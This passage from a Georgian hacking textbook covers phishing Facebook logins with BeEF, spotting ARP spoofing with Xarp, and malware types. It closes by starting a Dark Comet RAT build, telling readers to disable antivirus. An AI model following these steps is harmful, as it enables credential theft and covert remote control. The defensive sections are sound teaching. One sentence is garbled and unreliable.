ასეთი მარტივი მოქმედებით, შევძელით მომხმარებლის Facebook-ში შესასვლელი მონაცემების ამოღება. ასევე მარტივად შეგვიძლია ანალოგიური ინფორმაციის მოპოვება. ამ დროს, ჩვენი რეალური მსხვერპლი არ არის Facebook-ის უსაფრთხოების სისტემა, არამედ დაუდევარი მომხმარებელი. ამ სახელმძღვანელოს წამკითხავს შესაძლოა გაუკვირდეს, მაგრამ შემთხვევათა 95%-ში ეს პრიმიტიული მეთოდიც კი იმუშავებს.

„Pretty Theft“ შეტევა აუცილებლად გამოიღებს შედეგებს, თუ მომხმარებელი არ არის „HSTS“-ით დაცულ ვებსაიტზე და თქვენ წარმატებით შეასრულებთ ამ თავის ინსტრუქციებს. „SSL“ დაცვის ალგორითმიც არ არის ამ შეტევისგან თავის არიდების მეთოდი, ვინაიდან „Bettercap“-ს აქვს ჩაშენებული „SSL“-ის დეგრადირების მოდული.

მაშასადამე, მთავარი თქვენ უკვე იცით - როგორ მიამაგროთ „BeEF“-ს თქვენი სამიზნე მომხმარებლის „ვებ-ბრაუზერი“. აქამდე უკვე აღვნიშნე, რომ „BeEF“ არის იმდენად ფართო შესაძლებლობების მქონე აპლიკაცია, რომ მასზე შესაძლებელია არაერთი სახელმძღვანელოს დაწერა. დანარჩენ ფუნქციებში გასარკვევად თქვენი საუკეთესო დამხმარეა პირადი ენთუზიაზმი, Google-ის საძიებო სისტემა, ან დაელოდეთ ამ სახელმძღვანელოს შემდეგი რედაქციის გამოქვეყნებას. არანაკლებ ეფექტიანია შემთხვევითი ცდის და სწავლის პრინციპის გამოყენებაც, რა დროსაც თქვენ ცდით თითოეულ ფუნქციას და თავად დაადგენთ მის დანიშნულებას და შესაძლებლობებს.

იხილეთ ვიდეო  
გაკვეთილი



## 4.8 საკუთარი თავის დაცვა MITM შეტევებისგან

აქაც გავმეორდები და მოგახსენებთ, რომ ყველაზე ეფექტიანი დაცვა არის „MITM“ შეტევის პრევენცია. დაწყებული თქვენი უკაბელო მარშრუტიზატორის ძლიერი პაროლით, დამთავრებული შეერთებული ხელსაწყოების სკანირებით, უნდა ეცადოთ, რომ თქვენს ქსელს არ შეუერთდეს არაავტორიზებული კომპიუტერული სისტემა. თუ ამას არ მიაქცევთ ყურადღებას, თქვენი კიბერ უსაფრთხოების თითოეული უგულვებელყოფა მისცემს ჰაკერს ახალ შესაძლებლობებს. თქვენ უკვე იცით, როგორი მარტივია „MITM“ შეტევის წარმოება. შესაბამისად გაითვალისწინეთ, რომ თქვენი დაუდევრობის ხარჯზე, საბოლოო ჯამში, ჰაკერი მიიღებს ადმინისტრატორის დონის წვდომას და ის ისევე განკარგავს თქვენს კომპიუტერულ სისტემას, როგორც საკუთარს.

თუ, თქვენი უსაფრთხოების ზომების მიუხედავად, ჰაკერი შეძლებს თქვენ წინააღმდეგ „MITM“ ტიპის შეტევის განხორციელებას, არსებობს რამდენიმე ინდიკატორი, რომელიც მოგეხმარებათ ამის გამოვლენაში. მაგალითისთვის:

- ინტერნეტ-კავშირი შენელებულია. დიახ, ზოგჯერ ეს ჰაკინგის გარეშეც ხდება, მაგრამ შესაძლოა ეს იყოს „MITM“ შეტევის ერთერთი ინდიკატორი. საქმე იმაშია, რომ ასეთი შეტევის დროს ქსელში ხდება საკმაოდ კომპლექსური პროცედურები, რომლებიც ანელებენ ამ კავშირს. განსაკუთრებით ისეთ შემთხვევებში, როდესაც ჰაკერი თქვენგან შორს იმყოფება. ეს საყურადღებო ნიშანია, რომელიც უკვე იძლევა დაეჭვების საფუძველს;
- გარკვეული ვებსაიტები (მაგალითად Facebook, Google და სხვა) არ იხსნება. ისინი გიწერენ, რომ თქვენ კავშირი არ არის დაცული. ეს საგანგაშო სიგნალია, რომელიც ცალსახად მიუთითებს „MITM“ შეტევაზე!
- „HTTPS“ ნაცვლად, თქვენი ინტერნეტ „ბრაუზერი“ ხსნის ვებსაიტების „HTTP“ ვერსიას. დაუსვით თქვენ თავს კითხვა, რატომ? როგორც წესი, ვებსაიტს ურჩევნია იქონიოს თქვენთან „SSL“ ტიპის დამიფრული კავშირი. ჰაკერების შესატევ პროგრამათა არსენალში არის აპლიკაცია / მოდული „SSL Strip“, რაც აიძულებს თქვენს ინტერნეტ „ბრაუზერს“ მოახდინოს დაცვის პროტოკოლის დეგრადირება „HTTPS“-იდან „HTTP“-მდე. თუ ხედავთ, რომ თქვენი კავშირი არ არის დაცული „SSL“-ის მეშვეობით, ეს შესაძლოა იყოს იმის ნიშანი, რომ ჰაკერი ხელყოფს თქვენს კავშირს;



- ვებსაიტის რაღაც ნაწილი არ იტვირთება. ზოგი თანამედროვე ვებსაიტი იყენებს ე.წ. „ჩაშენებულ ვებსაიტებს“ (iframe). ეს ნიშნავს, რომ ერთ ფანჯარაში იხსნება რამდენიმე ვებსაიტი ერთდროულად. მაგალითად, ზოგი ინტერნეტ ბანკის შემთხვევაში. როგორც წესი, ბანკის უსაფრთხოების სამსახური იყენებს ჩაშენებული ვებსაიტების სქემას, სადაც ძირითად ინფორმაციას ხედავთ ერთ ვებსაიტზე, ხოლო საიტზე შესასვლელი ველები რეალურად სხვა ვებსაიტია. თუ ვებსაიტის ერთი ნაწილი იტვირთება ჩვეულებრივად და ჩაშენებული ვებსაიტი სრულიად არ იტვირთება, ან იტვირთება ძალიან ნელა, ეს შესაძლოა ნიშნავდეს, რომ თქვენ წინააღმდეგ მიმდინარეობს „MITM“ შეტევა.

თუ აღმოაჩენთ, ან დაეჭვდებით, რომ თქვენ წინააღმდეგ მიმდინარეობს „MITM“ შეტევა, შეგიძლიათ მიმართოთ შემდეგ ზომებს:

- შეცვალოთ თქვენი მარშრუტიზატორის პაროლი. ახალი პაროლის შერჩევისას გაითვალისწინოთ ამ სახელმძღვანელოში მოცემული მაგალითები;
- გამოიყენოთ სპეციალური პროგრამა, რომელიც დაგეხმარებათ „ARP“-ის ხელყოფის აღმოჩენაში - მაგალითად „Xarp“;
- ეცადოთ დაადგინოთ ჰაკერის შეღწევის დონე. იქნებ ღირდეს, რომ მოახდინოთ თქვენი ოპერაციული სისტემის სრული სკანირება.

## 4.8.1 XARP-ის გამოყენება

Xarp არის მულტიპლატფორმული (MS Windows OS, Linux) აპლიკაცია, რომლის საბაზისო ვერსია არის უფასო. ის უნდა გადმოიწეროთ ოფიციალური ვებსაიტიდან. მიჰყევით ამ ბმულს:


 <http://www.xarp.net/#download>

გადმოიწერეთ Xarp თქვენი ოპერაციული სისტემის შესაბამისად და დააინსტალირეთ ის კომპიუტერზე. ის ძალიან პატარა პროგრამაა, ამიტომაც ეს ოპერაცია დიდ დროს არ წაგართმევთ.

ვიდრე გადავიდოთ Xarp-ის ფუნქციების შესწავლაზე, გადავხედოთ ჩვენს მოქმედ ARP ცხრილს. Windows CMD მენიუში შევიყვანოთ ბრძანება:

```
arp -a
```

მე გამომიჩნდა შემდეგი ინფორმაცია:




```
C:\Users\Game Station>arp -a

Interface: 192.168.100.5 --- 0xf
Internet Address      Physical Address      Type
192.168.100.1         4c-f9-5d-d6-e5-a2    dynamic
192.168.100.2         a0-c9-a0-bf-e3-00    dynamic
192.168.100.3         6c-ad-f8-a7-cd-b0    dynamic
192.168.100.255      ff-ff-ff-ff-ff-ff    static
```

ამ კონკრეტულ მომენტში, ჩემი უკაბელო ქსელის წინააღმდეგ არ მიმდინარეობს კიბერ შეტევა. ყველაფერი სწორია. ჩემი როუტერის შიდა IP მისამართი არის 192.168.100.1, ხოლო MAC მისამართი 4C:F9:5D:D6:E5:A2.

მოდით ვნახოთ, როგორ შეიცვლება ეს ARP ცხრილი MITM შეტევის წარმოებისას.



```
C:\Users\Game Station>arp -a

Interface: 192.168.100.5 --- 0xf
Internet Address      Physical Address      Type
192.168.100.1         14-10-9f-ee-6d-36    dynamic
192.168.100.2         a0-c9-a0-bf-e3-00    dynamic
192.168.100.3         6c-ad-f8-a7-cd-b0    dynamic
192.168.100.255      ff-ff-ff-ff-ff-ff    static
```

როგორც ხედავთ, ჩემი როუტერის MAC მისამართი შეიცვალა. ეს არის ARP Spoofing შეტევის პირდაპირი მიმანიშნებელი, რადგან MAC მისამართის შეცვლის სხვა მიზეზი უბრალოდ არ არსებობს - მხოლოდ როუტერს თუ შეცვლით ფიზიკურად.

დროა გავხსნათ Xarp და დავრწმუნდეთ, რომ ARP Spoof შეტევა მართლაც მიმდინარეობს.



Xarp-ის სტატუსში წერია: ARP attacks detected. ეს ნიშნავს, რომ ჩემ წინააღმდეგ მიმდინარეობს Arp Spoofing შეტევა. ეს არც არის გასაკვირი, რადგან დემონსტრაციის მიზნებისთვის მე მას თავად ვაწარმოებ.

ჯობს დატვით Xarp Basic ან High დონეზე. თუ ვინმე ეცდება თქვენი უკაბელო ქსელის წინააღმდეგ აწარმოოს Arp Spoofing შეტევა, Xarp მას მომენტალურად დაადგენს და ამოგიგდებთ შესაბამის ფანჯარას.

Arp Spoofing შეტევები განსაკუთრებით აქტუალურია კომპანიების წინააღმდეგ. ამიტომ, აუცილებლად დააყენეთ Xarp თქვენს კომპანიაში და დაუყოვნებლივ დაუკავშირდით სამართალდამცავ ორგანოებს, თუ აღმოაჩენთ Arp Spoof შეტევას.

ზიანის მინიმიზაციის თვალსაზრისით, ჯობს გათიშოთ თქვენი ქსელი, ვიდრე სამართალდამცავი ორგანოები არ მოვლენ. ასევე დარწმუნდით, რომ თქვენს ქსელურ მოწყობილობაში არ არის შეერთებული უცხო Ethernet კაბელი. ამასთან, დაუყოვნებლივ შეცვალეთ უკაბელო ქსელის პაროლი.

იხილეთ ვიდეო  
გაკვეთილი



### 5.1. მავნებელი პროგრამები (MALWARE)

კომპიუტერული სისტემების რიგითი მომხმარებელი ყველა მავნებელ პროგრამას უწოდებს ვირუსს. ნაწილობრივ ის მართალია - ვირუსი არის მავნებელი პროგრამა, მაგრამ ყველა მავნებელი პროგრამა არ არის ვირუსი. საქმე იმაშია, რომ არსებობს მავნებელი პროგრამების ერთგვარი კლასიფიკაცია, რომელთაგან ერთერთი არის ვირუსი. გარდა ამისა, ამ კლასიფიკაციაში ასევე ხვდებიან „Worm“-ები (ჭიები), „Trojan“-ები, „Bot“-ები და სხვა. სქემატურად ეს გამოიყურება შემდეგნაირად:



ნიშანდობლივია, რომ ეს კატეგორიზაცია არ არის უნივერსალურად მიღებული. ამ დარგის მეცნიერები დღემდე დაოხენ ერთიანი კლასიფიკაციის ჩამოყალიბებაზე, თუმცა ამ საკითხში კონსენსუსი რთული მისაღწევია. აქაც, ჩვენი მისიაა მივუდგეთ საკითხს კონცეპტუალურ-პრინციპულ დონეზე, რა დროსაც ჩვენი ინფორმაცია იქნება სწორი და სრული.

01010110 01101001 01110010  
01110101 01110011





„მავნებელი პროგრამა (Malware) არის კომპიუტერული პროგრამა, რომლის დანიშნულებაც შეუშალოს ხელი, დააზიანოს, ან მოიპოვოს არასანქცირებული წვდომა კომპიუტერულ სისტემაზე“

წინა გვერდის სქემა ასახავს მავნებელი პროგრამების საკმაოდ ფართო სპექტრს. თავის მხრივ, თითოეული მავნებელი პროგრამის ტიპს გააჩნია უამრავი ქვეკატეგორია, რომელთა ძირფესვეული შესწავლა სცდება ამ სახელმძღვანელოს დანიშნულებას. შესაბამისად, ჩვენ გავაკეთებთ მოკლე მიმოხილვას და აღვწერთ თითოეული მავნებელი პროგრამის ფუნქციონირების პრინციპებს.

### 5.1.1. ვირუსი (დეფინიცია და მიმოხილვა)

აღბათ შეამჩნევდით, რომ კომპიუტერული მეცნიერებებში ხშირად გამოიყენება სიტყვები, რომლებიც გვხვდება სხვა მეცნიერებებშიც. ლათინური სიტყვა ვირუსი თავდაპირველად ნიშნავდა საწამლავს. მოგვიანებით, 1728 წელს ეს ტერმინი განმარტეს, როგორც „ინფექციური დაავადების გამომწვევი აგენტი“.



მეთვრამეტე საუკუნის დეფინიცია კარგად მიესადაგება კომპიუტერულ ვირუსსაც, ვინაიდან ის არის ერთგვარი აგენტი, რომელიც იწვევს სისტემის დისფუნქციას. გარდა ამისა, კომპიუტერული ვირუსების ბევრი ტიპი ვრცელდება ქსელის მეშვეობით, რაც ერთგვარად წააგავს დაავადების გავრცელებას ეპიდემიის სახით.

არსებობს კომპიუტერული ვირუსის სხვადასხვა დეფინიციები, მაგრამ მის სპეციფიკას ყველაზე ზუსტად ასახავს შემდეგი დეფინიცია:



„კომპიუტერული ვირუსი არის მავნებელი პროგრამა, რომელიც ნერგავს საკუთარი თავის ასლს სხვა პროგრამაში, ან ფაილში“

აღბათ გაგიჩნდათ კითხვა, რატომ უნდა ჩანერგოს ვირუსმა საკუთარი თავის სხვა პროგრამაში? საქმე იმაშია, რომ კომპიუტერული ვირუსი, ისევე როგორც ნებისმიერი უვნებელი პროგრამა, არის დაწერილი რომელიმე პროგრამული ენის გამოყენებით. იმისათვის, რომ კომპიუტერულმა სისტემამ აამოქმედოს ეს კოდი, აუცილებელია მისი გაშვება. ამას, როგორც წესი, აკეთებს უშუალოდ ადამიანი, რომელიც ზის კომპიუტერთან.

მას შემდეგ, რაც მომხმარებელი გაუშვებს მავნე კოდს თავის კომპიუტერზე, უკანასკნელი, ხშირ შემთხვევაში, ჩანერგავს საკუთარ კოდს აღნიშნულ კომპიუტერის ოპერაციულ სისტემაში. შესაბამისად, კომპიუტერის ყოველი გადატვირთვისას, ვირუსი რჩება აქტიური და აგრძელებს თავისი დანიშნულების შესრულებას.

ისევე როგორც ადამიანებში დაავადების გამომწვევ ვირუსებს, კომპიუტერულ ვირუსებსაც აქვთ საკუთარი კლასიფიკაცია. როგორც წესი, ისინი ერთმანეთისგან განსხვავდებიან კომპიუტერულ სისტემაზე ზემოქმედების ხარისხის და ტიპის მიხედვით. კომპიუტერული მეცნიერებების სპეციალისტები გამოყოფენ შემდეგი ტიპის ვირუსებს:

**Boot Sector Virus** - ვირუსის ტიპი, რომელიც ხელყოფს კომპიუტერს სისტემას ჩატვირთვის „BIOS“-ის დონეზე. ის ხელყოფს ფიზიკური მეხსიერების „Master Boot Record“-ს ჩანაწერს და აიძულებს კომპიუტერულ სისტემას ჩატვირთოს ვირუსიც. ამ ტიპის ვირუსის მოცილება ძალიან რთულია, ამიტომაც ხშირ შემთხვევაში მომხმარებელს უწევს სისტემის ფორმატირება. დღეს-დღეობით „Boot Sector Virus“ იშვიათია, ვინაიდან თანამედროვე ოპერაციული სისტემები უგულვებელყოფენ მის ინსტრუქციებს. „Michelangelo“ და „Stoned“ არის ყველაზე ცნობილი „Boot Sector Virus“-ები.

**Direct Action Virus** – ანუ არა-რეზიდენტი ვირუსი. იგულისხმება ისეთი ვირუსის ტიპი, რომელიც ძირითადად ხელყოფს „.exe“ ფორმატის ფაილებს. ხშირ შემთხვევაში, ასეთი ტიპის ვირუსი არ ხელყოფს კომპიუტერულ სისტემას. სხვა ტიპის ვირუსებს შორის, ის ნაკლებად მავნებელია. თანამედროვე ანტივირუსები ადვილად უმკლავდებიან „Direct Action Virus“-ს.

**Resident Virus** – რეზიდენტი ვირუსი, რომელიც ინსტალირდება კომპიუტერულ სისტემაზე და იწყებს სისტემაზე არსებული ფაილების ინფიცირებას. მისი აღმოჩენა საკმაოდ რთულია, ხოლო მოცილება - კიდევ უფრო რთული. კომპიუტერის მუშაობისას ის ნერგავს საკუთარ თავს ოპერაციულ მეხსიერებაში აქტიური პროცესის სახით. როგორც წესი, ის ებმება სისტემურ ფაილებს, რომელთა წაშლა ხელყოფს სისტემის ფუნქციონირებას.

**Multipartite Virus** – რამდენიმე მოქმედების ვირუსი. ის ერთდროულად ხელყოფს კომპიუტერულ სისტემას ჩატვირთვის (Boot) და მუშაობის დონეზეც. ასეთი ტიპის ვირუსის მოცილება არის ურთულესი გამოწვევა, ვინაიდან მისი წაშლის შემთხვევაშიც, ის კვლავ გაიშვება ოპერაციული სისტემის ჩატვირთვისასთან ერთად, ვინაიდან დამალულია მყარი დისკის „BOOT“ სექტორში. ამ თვალსაზრისით, ის „Boot Sector Virus“-ის მსგავსია.

01010110 01101001 01110010  
01110101 01110011

**Polymorphic Virus** – პოლიმორფული ვირუსის ძირითადი დამახასიათებელი თვისება არის მისი ისეთი რეპლიკაციის შესაძლებლობა, რა დროსაც ის იცვლის ხელმოწერას. ამ ტიპის ვირუსის აღმოჩენა არის ურთულესი გამოწვევა, რადგან ანტივირუსების უმრავლესობა სწორედ ხელმოწერის მეშვეობით პოულობს ვირუსებს.

**Overwrite Virus** – ანუ გადამწერი ვირუსები. ის ანადგურებს ყველა ფაილს, რომელთა ინფიცირებას ახერხებს. ასეთი ტიპის ვირუსის მოსაცილებლად მოგიწევთ საკუთარი ინფორმაციის წაშლა კომპიუტერული სისტემიდან, რაც ხშირად ძალიან მტკივნეული პროცესია.

**Spacefiller Virus** – ანუ ნაპრალების ამომვსები ვირუსი. მისი მოქმედების სპეციფიკა არის საკუთარი თავის ჩანერგვა სხვა ფაილების ცარიელ სექტორებში. შედეგად, ასეთი ვირუსის აღმოჩენა ძალიან რთულია, ვინაიდან ის არ ცვლის ფაილის თავდაპირველ მოცულობას და ფორმატს. საბედნიეროდ, „spacefiller“ ვირუსი არის ძალიან იშვიათი და თანამედროვე სისტემებზე მას პრაქტიკულად ვერ გადააწყდებით.

## 5.1.2. კომპიუტერული ჭია (WORM)

კომპიუტერული ვირუსის მსგავსად კომპიუტერული ჭია არის მავნებელი პროგრამის ნაირსახეობა, რომელიც ავტომატურად ვრცელდება ერთი კომპიუტერული სისტემიდან – მეორეზე. ის განსხვავდება კომპიუტერული ვირუსისგან იმ თვალსაზრისით, რომ ის არ აინფიცირებს ცალკეულ ფაილებს და არ ახდენს საკუთარი თავის ჩანერგვას სხვა პროგრამაში. შესაბამისად, ის წარმოადგენს დამოუკიდებელ მავნებელ პროგრამას, რომელიც ფუნქციონირებს ავტონომიურ რეჟიმში და საკუთარი თავის რეპლიკაციისთვის ის არ საჭიროებს ადამიანის ჩართულობას. კომპიუტერული ჭია დაპროგრამებულია იმგვარად, რომ გაშვებისთანავე ის იწყებს კომპიუტერული ქსელის სისუსტეების აღმოჩენას და მათ ხელყოფას საკუთარი თავის გავრცელების მიზნით.



## 5.1.3. ტროიანი (TROJAN HORSE)

დარწმუნებული ვარ, რომ თითოეულ თქვენთაგანს აქვს გაგებული ლეგენდა ქალაქ ტროიას დაცემის შესახებ. ტროიას აღება პირდაპირი შეტევით იყო შეუძლებელი, ვინაიდან მის საზღვრებს იცავდნენ მიუდგომელი კედლები. ამიტომაც, ბერძენთა მეფემ, აგამემნონმა მიმართა ხრიკს. მორიგების ეგიდით, მან ტროიანელებს საჩუქრად გაუგზავნა უზარმაზარი ხის ცხენის ქანდაკება, რომელშიც დამალულნი იყვნენ ბერძენი ჯარისკაცები. მას შემდეგ რაც აგამემნონის საჩუქარი შეიტანეს ტროიაში, დამალულმა ჯარისკაცები გამოვიდნენ ქანდაკებიდან და შიგნიდან გააღეს ქალაქის კარიბჭე, რითიც განაპირობეს ბერძენთა ძირითადი ჯარის შემოსვლა.



სწორედ ეს ლეგენდა უდევს საფუძვლად მავნებელი პროგრამის სახელწოდებას – „ტროიას ცხენი“. კომპიუტერული ტროიანი არის მავნებელი პროგრამა, რომელიც გამოიყურება უვნებლად, ან ნიღბავს საკუთარ თავს, როგორც სხვა კარგად ცნობადი პროგრამა.

ვინაიდან მომხმარებლები არ ერიდებიან ცნობადი პროგრამების ინსტალირებას, ჰაკერები იყენებენ უამრავ სხვადასხვა ხრიკს, რათა თავიანთი მავნებელი პროგრამა შენიღბონ, როგორც რომელიმე სხვა პროგრამა, მაგალითად „Skype“. ასეთი ხრიკის შედეგად რიგითი კომპიუტერის მომხმარებელი ადვილად ტყუვდება და უშვებს თავის კომპიუტერულ სისტემაში „ტროიას ცხენს“.

კომპიუტერული ვირუსების და ჭიებისგან განსხვავებით, ტროიანის მიზანი არ არის საკუთარი თავის რეპლიკაცია. ძირითადად, ჰაკერები მას იყენებენ, როგორც კომპიუტერული სისტემის დისტანციური მართვის მექანიზმს – „RAT“ (Remote Administration Tool. ოდესმე გამოგიყენებიათ ცნობილი პროგრამა „Teamviewer“?



სისტემის ტროიანით ხელყოფის შედეგად, სწორედ ასეთი მეთოდით მართავს ჰაკერი მომხმარებლის კომპიუტერს, იმ განსხვავებით, რომ მომხმარებელმა ამის შესახებ არ იცის. ერთერთი ყველაზე ცნობილი ტროიანი / დისტანციური მართვის ხელსაწყო არის „Dark Comet“. ის ასოცირებულია ისეთ ფართო მასშტაბიან მოვლენასთან, როგორც სირიის 2014 წლის კონფლიქტი.

## 5.2. RAT-ის შექმნა (WINDOWS-ზე)

ტროიანის შექმნა შესაძლებელია MS Windows-ის ოპერაციულ სისტემის გამოყენებითაც. Kali Linux-ისგან განსხვავებით, MS Windows-ზე ტროიანის შექმნელ პროგრამებს აქვთ გრაფიკული ინტერფეისი, რაც ერთდროულად უმარტივებს ბევრ დამწყებს ამ პროცესს, ხოლო, მეორე მხრივ, იძლევა დაკავშირებული კომპიუტერული სისტემების განკარგვის უფრო ეფექტიან და სისტემატიზებულ შესაძლებლობას. ზოგადად, გრაფიკული ინტერფეისის არსებობა ხელს უწყობს თვალსაჩინოებას და გამოყენების სიმარტივეს, თუმცა, ზოგი ჰაკერის აზრით, გრაფიკული ინტერფეისის მქონე აპლიკაციები ნაკლებად სტაბილურია, რადგან ბრძანების გარდაქმნისას ხშირად იპარება უზუსტობები. ჩემი პირადი გამოცდილებით, ზოგ შემთხვევაში, ეს მართლაც ასეა. მაგალითისთვის, ერთერთი ყველაზე სტაბილური „RAT“-ის შექმნელი აპლიკაცია, რომელიც იდეალურად მუშაობს MS Windows-ზე არის „Dark Comet“, რომელზეც ჩვენ უკვე ვისაუბრეთ თეორიულ ნაწილში. ის იძლევა არამხოლოდ ფუნქციონალურ მრავალფეროვნებას, არამედ ფუნქციონირების სტაბილურობასაც და ამავდროულად უფასოა. არის უარყოფითი მხარეც – ის მოძველებულია მას ადვილად ამჩნევს პრაქტიკულად ნებისმიერი ანტი-ვირუსი.



მიუხედავად ამისა, „Dark Comet“ გამოგვადგება „RAT“-ის შექმნის შესასწავლად, ხოლო შემდგომ არჩევანი თქვენზეა.

დასაწყისისთვის, უნდა გადმოწეროთ თავად პროგრამა. ამის გაკეთება დაჯავშურებულია გარჯვეყ სურთყვებთაბ. ვინაიდან ის არის უფასო და აღარ ჰყავს მხარდამჭერი დეველოპერი, „Dark Comet“ ფართოდ გავრცელდა ინტერნეტ სივრცეში. შესაძლოა ეს მოგეჩვენოთ დადებით მოვლენად, მაგრამ სინამდვილეში ბევრი ჰაკერი თავად აინფიცირებს „Dark Comet“-ის საინსტალაციო ფაილს, რა დროსაც შესაძლოა თქვენი კომპიუტერული სისტემაც გახდეს სხვისი „RAT“-ის მატარებელი. ამიტომაც, გირჩევთ გადმოწეროთ „Dark Comet“ მეტნაკლებად სანდო ვებ-საიტიდან, მაგალითად „www.ethicalhackingtutorials.com“-დან. გარდა „Dark Comet“-ისა, ამ საიტზე ასევე აღმოაჩენთ მრავალ სასარგებლო პროგრამას და მათი გამოყენების ინსტრუქციას ინგლისურ ენაზე.

მაშასადამე, დავიწყოთ Dark Comet-ის გადმოწერით ამ ბმულიდან:


<http://bit.ly/2ZmMQVb>

გაითვალისწინეთ, რომ ნებისმიერი ანტი-ვირუსი აღიქვამს „Dark Comet“-ის გასაშვებ ფაილს ვირუსად, რაც სავსებით ლოგიკურია. შესაბამისად, თქვენ უნდა გათიშოთ თქვენი ანტი-ვირუსი და დარწმუნდეთ, რომ ის არ ჩაირთვება ავტომატურად! მაგალითად, MS Windows 10-ის სტანდარტული „Defender“-ის მუდმივი გათიშვა საკმაოდ რთულია, ვინაიდან ის ავტომატურად ირთვება მოკლე დროის მონაკვეთში. დარწმუნდით, რომ თქვენი ანტი-ვირუსი ნამდვილად გათიშულია და ის არ ჩაირთვება, ვინაიდან თუ ამას არ გააკეთებთ, დიდი ალბათობით, ის წაშლის გადმოწერილ „Dark Comet“-ის გასაშვებ ფაილს და თქვენ ვერ გააგრძელებთ ტროიანის შექმნას.

